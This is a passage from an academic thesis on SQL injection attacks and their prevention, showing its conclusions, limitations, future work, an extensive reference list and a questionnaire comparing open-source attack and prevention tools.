Because cyber-criminal is no nation border, hackers are able to invade a targeted database management system or network system when they sit in thousand miles away from the target network system. Cyber criminals, among them, SQLIA cannot be defeated totally and they will be more active as increasingly huge profit temptation in the future without international anti-cyber criminals closely cooperation.

5.3 Limitations of Research

Our research basically fulfills the expectation of this thesis, however there are two limitations as following:

(1) Simulated virtual websites can not totally represent current real world websites. The vulnerabilities that exist in the simulated virtual website are different to those of real world websites because there are lots of complicated factors in real world websites have not been included in the simulated virtual websites. The SQLIA prevention ability is also different between the virtual websites and real world websites.

(2) SQLIA in our experiments does not represent current real cyber-attack level in real world because only free open source SQLIA tools are adopted, commercial SQLIA tools with more complicated, advanced techniques have not been adopted to conduct to our experiments as our research resource is limited.

5.4 Summary

We analyze both qualitative and quantitative data to support answering our research questions. We also discuss our suggestion of improving prevention of SQLIA by inserting new filters to eliminate SQLIA evading IDS/IPS detection techniques in virtual websites. In order to effectively conquer and prevent SQLIA, we suggest that we should execute comprehensive countermeasures from the beginning of web application development to social network security management. Besides, we indicate our research limitations.

Chapter 6 Conclusion and Future Work

6.1 Significance of This Thesis

SQLIA has caused serious threats to web users, websites and network security recent years as exponentially increasing online shopping, gaming, bank and social work. We systematically explore the definition of SQLIA and its tools, conduct various imitative SQLIA, evaluate SQLIA prevention tools and filters of eliminating SQLIA evading IDS/IPS detection in this thesis. Both qualitative and quantitative research verifies our contributions. We believe that contents of this thesis provide valuable reference to web users, websites and network security community.

6.2 Implications of Research and Recommendations

In order to demonstrate the serious harmfulness of SQLIA to web users, websites and network security, we design virtual websites for the purpose of simulation in our experimental testbed and conduct SQLIA penetration testing to these websites so as to evaluate selected open source SQLIA tools and prevention tools. The experimental results show that the database management system of websites and operation system is possible to be successfully compromised by even open source SQLIA tools. Confidential information, e.g. personal information, credit card, commercial secret could be stolen, the websites have the high risks to be hijacked because they escalate the account to administrator level or intrude the operating system by uploading malicious files. Most of selected SQLIA prevention tools are able to successfully defeat SQLIA with high possibility. Hackers usually utilize various evading SQLIA IDS/IPS detection techniques so as to successfully compromise the database management system and extract the confidential information. Therefore, we suggest insert new filters to eliminate these evading SQLIA IDS/IPS detection techniques and test their effect. Even though these filters are able to defeat SQLIA, their side effects cannot be ignored as they may cause website abnormal function and increase latency that web users may not be willing to tolerate. These filters need be further designed so that they are able to

prevent SQLIA attacks meanwhile the design will reduce the side effects and does not affect normal functions of websites.

We strongly recommend adopt strict policy-driven implementation, hardening database management system and web server; improve SQL and other database languages; strengthen web users network security consciousness and international anti-cybercriminal cooperation comprehensive countermeasures so as to effectively thwart and conquer SQLIA. A small scale of websites may adopt outsource network security service if they are unable to set up their own network security deployment.

6.3 Future Work

The trend of SQLIA is similar to other cyber-attacks which will be more sophisticated. The first order SQLIA will have a very low successful rate as various SQLIA prevention tools are well developed and deployed. The second order SQLIA, lateral attack, stored procedure, especial inference, etc. will be the trend of SQLIA development in future as it is easy to evade SQLIA IDS/IPS detection and difficult to be prevented.

The focus of future research is on improving filters of eliminating SQLIA evading IDS/IPS detection techniques, inventing new SQLIA techniques, working with other cyber-attack together so as to reach comprehensive prevention.

References

Ahuja, A., Arora, P., Singh, S., Srivastava, S., & Kandasamy, S. (2012). Preventing SQL injection attacks using Blowfish and RSA. *Computer Science and Engineering, Elixir Comp. Sci. & Engg*, 53, (2).

Al-Khashab, E., Al-Anzi, F. S., & Salman, A. A. (2011). PSIAQOP: preventing SQL injection attacks based on query optimization process. In *Kuwait Conference on e-Services and e-Systems* (p. 10). ACM.

Ali, S., Rauf, A., & Javed, H. (2009). SQLIP A: An Authentication Mechanism Against SQL Injection. In *European Journal of Scientific Research* (ISSN 1450-216X) 38 (4), pp. 604-611.

Amin, S. O., Siddiqui, M. S., Hong, C. S., & Choe, J. (2009). A novel coding scheme to implement signature based IDS in IP based Sensor Networks. In *IFIP/IEEE International Symposium on Integrated Network Management-Workshop (IM'09)*, pp. 269-274.

Antunes, N., & Vieira, M. (2012). Defending against Web Application Vulnerabilities. *Computer*, 2012. 45(2): 66-72.

Avireddy, S., Perumal, V., Gowraj, N., Kannan, R. S., Thinakaran, P., Ganapathi, S., & Prabhu, S. (2012). Random4: an application specific randomized encryption algorithm to prevent SQL injection. In *International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pp. 1327-1333.

Bau, J., Bursztein, E., Gupta, D., & Mitchell, J. (2010). State of the art: Automated black-box web application vulnerability testing. In *IEEE Symposium on Security and Privacy (SP)*, pp. 332-345.

- Bishop, M. (2007). About penetration testing. *Security & Privacy, IEEE*, 5(6): 84-87.
- Bisht, P., Madhusudan, P., & Venkatakrishnan, V. N. (2010). CANDID: Dynamic candidate evaluations for automatic prevention of SQL injection attacks. *ACM Transactions on Information and System Security (TISSEC)*.
- Boyd, S. W., & Keromytis, A. D. (2004). SQLrand: Preventing SQL injection attacks. In *Applied Cryptography and Network Security*. Springer Berlin Heidelberg. (pp. 292-302).
- Bryman, A. (2006). Integrating quantitative and qualitative research: how is it done? *Qualitative research*, 6(1), 97-113.
- Buehrer, G., Weide, B. W., & Sivilotti, P. A. (2005). Using parse tree validation to prevent SQL injection attacks. In *International Workshop on Software Engineering and Middleware*, pp. 106-113.
- Buja, G., Jalil, K. B. A., Ali, F. B., Mohd, H., & Rahman, T. F. A. (2014). Detection model for SQL injection attack: An approach for preventing a web application from the SQL injection attack. In *IEEE Symposium on Computer Applications and Industrial Electronics (ISCAIE)*, pp. 60-64.
- Chen, T. M., & Buford, J. (2009). Design considerations for a honeypot for SQL injection Attacks. In *Conference on Local Computer Networks*, pp. 915-921.
- Chung, S. K., Yee, O. C., Singh, M. M., & Hassan, R. (2014). SQL Injections Attack and Session Hijacking on E-Learning Systems. *International Conference on Computer, Communications, and Control Technology (I4CT)*, pp. 338 - 342
- Chappel, D. A., Jewell, T. (2002). *Java Web Services: Using Java in Service-Oriented Architectures*, O'Reilly.

Clarke, J. (Ed.). (2012). *SQL injection attacks and defense*. Elsevier.

Dharam, R., & Shiva, S. G. (2012). A framework for development of runtime monitors. In *International Conference on Computer & Information Science (ICCIS)*, vol. 2, pp. 953-957.

Dharam, R., & Shiva, S. G. (2012). Runtime monitors for tautology based SQL injection attacks. In *International Conference on Cyber Security, Cyber Warfare and Digital Forensic (CyberSec)*, pp. 253-258.

Dharam, R., & Shiva, S. G. (2013). Runtime Monitors to Detect and Prevent Union Query Based SQL Injection Attacks. In *International Conference on Information Technology: New Generations (ITNG)* pp. 357-362.

Djuric, Z. (2013). A black-box testing tool for detecting SQL injection vulnerabilities. In *International Conference on Informatics and Applications (ICIA)*, pp. 216-221.

Fernandez, E. B., Alder, E., Bagley, R., & Paghdar, S. (2012). A Misuse Pattern for Retrieving Data from a Database Using SQL Injection. In *ASE/IEEE International Conference on BioMedical Computing (BioMedCom)*, pp. 127-131.

Ficco, M., Coppolino, L., & Romano, L. (2009). A weight-based symptom correlation approach to SQL injection attacks. In *Fourth Latin-American Symposium on Dependable Computing, (LADC'09)* pp. 9-16.

Fu, X., Lu, X., Peltsverger, B., Chen, S., Qian, K., & Tao, L. (2007). A static analysis framework for detecting SQL injection vulnerabilities. In *Computer Software and Applications Conference (COMPSAC 2007)*, pp. 87-96.

Geer, D., & Harthorne, J. (2002). Penetration testing: A duet. In *Computer Security Applications Conference*, pp. 185-195.

Giri, D. R., Kumar, S. P., Prasannakumar, L., & Murthy, R. N. V. V. (2012). Object oriented approach to SQL injection preventer. In *International Conference on Computing Communication & Networking Technologies (ICCCNT)*, pp. 1-7.

Halfond, W. G., Choudhary, S. R., & Orso, A. (2011). Improving penetration testing through static and dynamic analysis. *Software Testing, Verification and Reliability*, 21(3): 195-214.

Halfond, W. G., & Orso, A. (2005). AMNESIA: analysis and monitoring for NEutralizing SQL-injection attacks. In *IEEE/ACM international Conference on Automated software engineering*, pp. 174-183.

Halfond, W. G., Orso, A., & Manolios, P. (2006). Using positive tainting and syntax-aware evaluation to counter SQL injection attacks. In *ACM SIGSOFT international symposium on Foundations of software engineering*, pp. 175-185.

Halfond, W. G., & Orso, A. (2006). Preventing SQL injection attacks using AMNESIA. In *International Conference on Software engineering*, pp. 795-798.

Halfond, W. G., Viegas, J., & Orso, A. (2006). A classification of SQL-injection attacks and countermeasures. In *IEEE International Symposium on Secure Software Engineering*, pp. 795-798.

Howard, G. M., Gutierrez, C. N., Arshad, F. A., Bagchi, S., & Qi, Y. (2014). pSigene: Webcrawling to Generalize SQL Injection Signatures. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pp. 45-56.

Huang, Y. W., Yu, F., Hang, C., Tsai, C. H., Lee, D. T., & Kuo, S. Y. (2004). Securing web application code by static analysis and runtime protection. In *International Conference on World Wide Web* (pp. 40-52).

Jain, S., & Pais, A. R. (2011). Model Based Approach to Prevent SQL Injection Attacks on .NET Applications. *International Journal of Computer Science & Informatics*.

Janot, E., & Zavarisky, P. (2008). Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM. In *OWASP App. Sec. Conference*.

Joshi, A., & Geetha, V. (2014). SQL Injection detection using machine learning. In *International Conference on Control, Instrumentation, Communication and Computational Technologies (ICCICCT)*, pp. 1111-1115.

Kar, D., & Panigrahi, S. (2013). Prevention of SQL Injection attack using query transformation and hashing. In *International Advance Computing Conference (IACC)*, pp. 1317-1323.

Kaur, N., & Kaur, P. (2014). Mitigation of SQL Injection Attacks using Threat Modeling. *ACM SIGSOFT Software Engineering Notes*, 39(6): 1-6.

Khoury, N., Zavarisky, P., Lindskog, D., & Ruhl, R. (2011). Testing and assessing web vulnerability scanners for persistent SQL injection attacks. In *the First International Workshop on Security and Privacy Preserving in e-Societies*, pp. 12-18.

Kieyzun, A., Guo, P. J., Jayaraman, K., & Ernst, M. D. (2009). Automatic creation of SQL injection and cross-site scripting attacks. In *International Conference on Software Engineering, (ICSE 2009)*, pp. 199-209.

Kim, J. G. (2011). Injection attack detection using the removal of SQL query attribute values. In *International Conference on Information Science and Applications (ICISA)*, pp. 1-7.

Kumar, P., and Pateriya, R.K. (2012). A Survey on SQL injection attacks, detection

and prevention techniques, *In Proceedings of the third International Conference on Computing Communication & Networking Technologies*, pp.1 – 5

Lambert, N., & Lin, K. S. (2010). Use of Query Tokenization to detect and prevent SQL Injection Attacks. In *IEEE International Conference on Computer Science and Information Technology (ICCSIT)*, Vol. 2, pp. 438-440.

Lee, S. Y., Low, W. L., & Wong, P. Y. (2002). Learning fingerprints for a database intrusion detection system. In *Computer Security—ESORICS 2002*, pp. 264-279. Springer Berlin Heidelberg.

Lei, L., Jing, X., Minglei, L., & Jufeng, Y. (2013). A Dynamic SQL Injection Vulnerability Test Case Generation Model Based on the Multiple Phases Detection Approach. In *Computer Software and Applications Conference (COMPSAC)*, pp. 256-261.

Linder, R. (1975) *Operating System Penetration*, In National Computer Conference. AFIPS Press, Montvale, NJ.

Jiao, G., Xu, C. M., & Maohua, J. (2012). SQLIMW: a new mechanism against SQL-Injection. In *International Conference on Computer Science & Service System (CSSS)*, pp. 1178-1180.

Liu, Z., & Xu, L. (2013). A Detective Tool against SQL Injection Attacks Based on Static Analysis and Dynamic Monitor. In *Web Information System and Application Conference (WISA)*, pp. 195-198.

Ma, J., Chai, K., Xiao, Y., Lan, T., & Huang, W. (2011). High-Interaction Honeypot System for SQL Injection Analysis. In *International Conference on Information Technology, Computer Engineering and Management Sciences (ICM)*, 3: 274-277.

Mamadhan, S., Manesh, T., & Paul, V. (2012). SQLStor: Blockage of stored procedure SQL injection attack using dynamic query structure validation. In *International Conference on Intelligent Systems Design and Applications (ISDA)*, pp. 240-245.

Manikanta, Y. V. N., & Sardana, A. (2012). Protecting web applications from SQL injection attacks by using framework and database firewall. In *International Conference on Advances in Computing, Communications and Informatics*, pp. 609-613.

Martin, B., Brown, M., Paller, A., Kirby, D., & Christey, S. (2011). CWE/SANS top 25 most dangerous software errors. *Common Weakness Enumeration*.

Martin, M., Livshits, B., & Lam, M. S. (2005). Finding application errors and security flaws using PQL: a program query language. In *ACM SIGPLAN Notices*, 40(10): 365-383.

Maor, O., & Shulman, A. (2004). SQL injection signatures evasion. *Imperva, Inc.*

McClure, R., & Krüger, I. H. (2005). SQL DOM: compile time checking of dynamic SQL statements. In *International Conference on Software Engineering*, pp. 88-96.

McDermott, J. P. (2001). Attack net penetration testing. In *workshop on New security paradigms*, pp. 15-21.

Needleman, S.B., Wunsch, C.D. (1970). A general method applicable to the search for similarities in the amino acid sequence of two proteins. *T. MoI. BioI.* 48:443-453.

Niglas, K. (2004) *The Combined Use of Qualitative and Quantitative Methods in Educational Research*. Tallinn, Estonia: Tallinn Pedagogical University Dissertation on Social Sciences.

Othman, N. A. A., Ali, F. H. M., Noh, M. B. M., & Alam, S. (2014). Secured Web

Application Using Combination of Query Tokenization and Adaptive Method in Preventing SQL Injection Attacks. *International Conference on Computer, Communications, and Control Technology (I4CT)*, pp. 472 - 476

Pietraszek, T., & Berghe, C. V. (2006). Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection* (pp. 124-145). Springer Berlin Heidelberg.

Pomeroy, A., & Tan, Q. (2011). Effective SQL Injection Attack Reconstruction Using Network Recording. In *International Conference on Computer and Information Technology (CIT)*, pp. 552-556.

Prabakar, M. A., Karthikeyan, M., & Marimuthu, K. (2013). An efficient technique for preventing SQL injection attack using pattern matching algorithm. In *International Conference on Emerging Trends in Computing, Communication and Nanotechnology (ICE-CCN)*, pp. 503-506.

Puppy, R. F. (1998). NT web technology vulnerabilities. *Phrack Magazine*, 8(54).

Qian, X. U. E., & Peng, H. E., (2011) On Defense and Detection of SQL SERVER Injection Attack. In *Proceedings of International Conference on Security Systems*, pp. 978.

Randall J. Boyle & Raymond R. Panko. (2013). *Corporate Computer Security* (third version), Pearson.

Razvan, R. (2009). Over the SQL injection hacking method. In *WSEAS International Conference on Communications and Information Technology*, pp. 116-118.

Sadeghian, A., Zamani, M., & Abdullah, S. M. (2013). A Taxonomy of SQL Injection Attacks. In *International Conference on Informatics and Creative Multimedia (ICICM)*,

pp. 269-273.

Sadeghian, A., Zamani, M., & Ibrahim, S. (2013). SQL Injection Is Still Alive: A Study on SQL Injection Signature Evasion Techniques. In *International Conference on Informatics and Creative Multimedia (ICICM)*, pp. 265-268.

Sadeghian, A., Zamani, M., & Manaf, A. A. (2013). A Taxonomy of SQL Injection Detection and Prevention Techniques. In *International Conference on Informatics and Creative Multimedia (ICICM)*, pp. 53-56.

Shahriar, H., & Zulkernine, M. (2009). Automatic testing of program security vulnerabilities. In *IEEE International Conference on Computer Software and Applications Conference. (COMPSAC'09)*.

Shahriar, H., & Zulkernine, M. (2012). Information-theoretic detection of sql injection attacks. In *International Symposium on High-Assurance Systems Engineering (HASE)*, pp. 40-47.

Shar, L. K., & Tan, H. B. K. (2013). Defeating SQL injection. *Computer*, 3: 69-77.

Sharma, C., & Jain, S. C. (2014). Analysis and classification of SQL injection vulnerabilities and attacks on web applications. In *International Conference on Advances in Engineering and Technology Research (ICAETR)*, pp. 1-6.

Smith, B., Williams, L., & Austin, A. (2010). Idea: using system level testing for revealing SQL injection-related error message information leaks. In *Engineering Secure Software and Systems*, pp. 192-200. Springer Berlin Heidelberg.

Sonoda, M., Matsuda, T., Koizumi, D., & Hirasawa, S. (2011). On automatic detection of SQL injection attacks by the feature extraction of the single character. In *International Conference on Security of information and networks*, pp. 81-86.

Srivastava, M. (2014). Algorithm to prevent back end database against SQL injection attacks. In *International Conference on Computing for Sustainable Global Development (INDIACom)*, pp. 754-757.

Su, Z., & Wassermann, G. (2006). The essence of command injection attacks in web applications. In *ACM SIGPLAN Notices*, 41(1): 372-382.

Tian, W., Xu, J., Lian, K. M., Zhang, Y., & Yang, J. F. (2010). Research on mock attack testing for SQL injection vulnerability in multi-defense level web applications. In *IEEE International Conference on Information Science and Engineering (ICISE)*, pp. 1-5.

Umar, K., Sultan, A. B., Zulzalil, H., Admodisastro, N., & Abdullah, M. T. (2014). Prevention of attack on Islamic websites by fixing SQL injection vulnerabilities using co-evolutionary search approach. In *International Conference on Information and Communication Technology for The Muslim World (ICT4M)*, pp. 1-6.

Wan, M., & Liu, K. (2012). An Improved Eliminating SQL Injection Attacks Based Regular Expressions Matching. In *IEEE International Conference on Control Engineering and Communication Technology*, pp. 210-212.

Wang, J., Phan, R. W., Whitley, J. N., & Parish, D. J. (2010). Augmented attack tree modeling of SQL injection attacks. In *IEEE International Conference on Information Management and Engineering (ICIME)*, pp. 182-186.

Wang, X., Wang, L., Wei, G., Zhang, D., & Yang, Y. (2010). Hidden web crawling for SQL injection detection. In *IEEE International Conference on Broadband Network and Multimedia Technology (IC-BNMT)*, pp. 14-18.

Warneck, B. (2007). Defeating SQL Injection IDS Evasion. *SANS Institute Information Security Reading Room*. pp. 56-59

Wei, K., Muthuprasanna, M., & Kothari, S. (2006). Preventing SQL injection attacks in stored procedures. In *Australian Software Engineering Conference*, pp. 8.

Wei, T., Ju-Feng, Y., Jing, X., & Guan-Nan, S. (2012). Attack model based penetration test for SQL injection vulnerability. In *IEEE Conference on Computer Software and Applications Conference Workshops (COMPSACW)*, pp. 589-594.

Weissman, C. (1973). System Security Analysis/Certification Methodology and Results. SP-3728, System Development Corporation, Santa Monica, CA, USA. pp 109-112

Weissman, C. (1995). Penetration testing. *Information security: An integrated collection of essays*, 6, 269-296.

Wu, H., & Gao, G. (2011). Test SQL injection vulnerabilities in web applications based on structure matching. In *IEEE Conference on Computer Science and Network Technology (ICCSNT)*, Vol. 2, pp. 935-938.

Xue, P.C., (2011). SQL injection attack and guard technical research. *Procedia Engineering*, 15, 4131-4135.

Yang, B., & Wang, X. (2013). Multi-level preventing SQL injection attacks. IEEE Conference on Anthology, pp. 1 - 4

Yeole, A. S., & Meshram, B. B. (2011). Analysis of different technique for detection of SQL injection. In *Proceedings of the International Conference & Workshop on Emerging Trends in Technology* (pp. 963-966). ACM.

Appendix Questionnaire

Q1. Which open source SQL injection attack tool do you think the most effective?

And Why?

- | | | | | |
|-------------|----------------|----------|-------------|-----------|
| 1. Browser | 2. sqlmap | 3. Havij | 4. Sqlninja | 5. Sqlsus |
| 6. The Mode | 7. BSQL Hacker | 8. Eema | 9. bbqsql | 10. Other |

Selection:

Reason:

Q2. Which open source SQLIA penetration tool may cause the most serious harm?

And why?

- | | | | | |
|-------------|----------------|----------|-------------|-----------|
| 1. Browser | 2. sqlmap | 3. Havij | 4. Sqlninja | 5. Sqlsus |
| 6. The Mode | 7. BSQL Hacker | 8. Eema | 9. bbqsql | 10. Other |

Selection:

Reason:

Q3. Which open source SQLIA prevention tool is the most effective? And Why?

- | | | | |
|--------------|-------------|-----------|------------|
| 1. SQL Check | 2. SQLIPA | 3. DB IDS | 4. AMNESIA |
| 5. SQL DOM | 6. WEBSSARI | 7. Other | |

Selection:

Reason: